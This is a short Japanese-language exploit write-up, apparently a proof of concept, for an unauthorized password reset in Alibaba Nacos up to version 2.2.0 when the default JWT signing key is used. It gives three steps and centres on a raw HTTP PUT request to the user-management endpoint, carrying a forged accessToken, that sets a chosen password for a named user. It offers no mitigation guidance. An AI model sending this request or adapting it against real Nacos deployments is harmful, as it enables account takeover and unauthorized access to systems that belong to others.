

Alibab-Nacos-Unauthorized-Reset PWD

Nacos <= 2.2.0 に影響する問題が発見されました。ユーザーがデフォルトの JWT キーを使用している場合、攻撃者が任意のユーザーのパスワードをリセットし、そのユーザーアカウントを乗っ取ることが可能になります。
Nacos <= 2.2.0 バージョン
ステップ1:ユーザー名を取得する(既知の脆弱性を使用するか推測する)


ステップ2:パスワードのリセット
PUT /nacos/v1/auth/users HTTP/1.1
Host: xx.xx.xxx.xx
Content-Length: 33
Accept: application/json, text/plain, */*
accessToken: eyJhbGciOiJIUzI1NiJ9.eyJzdWIiOiJhbDFleCIsImV4cCI6MTY2ODA4OTk2N30.hv0MWlHISYCgvIDQhidQBCeyYb7tbG0JrbNyx-9kDzc
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.159 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: JSESSIONID=
Connection: close

username=al1ex&newPassword=al22ex
ステップ3: ログインに成功する

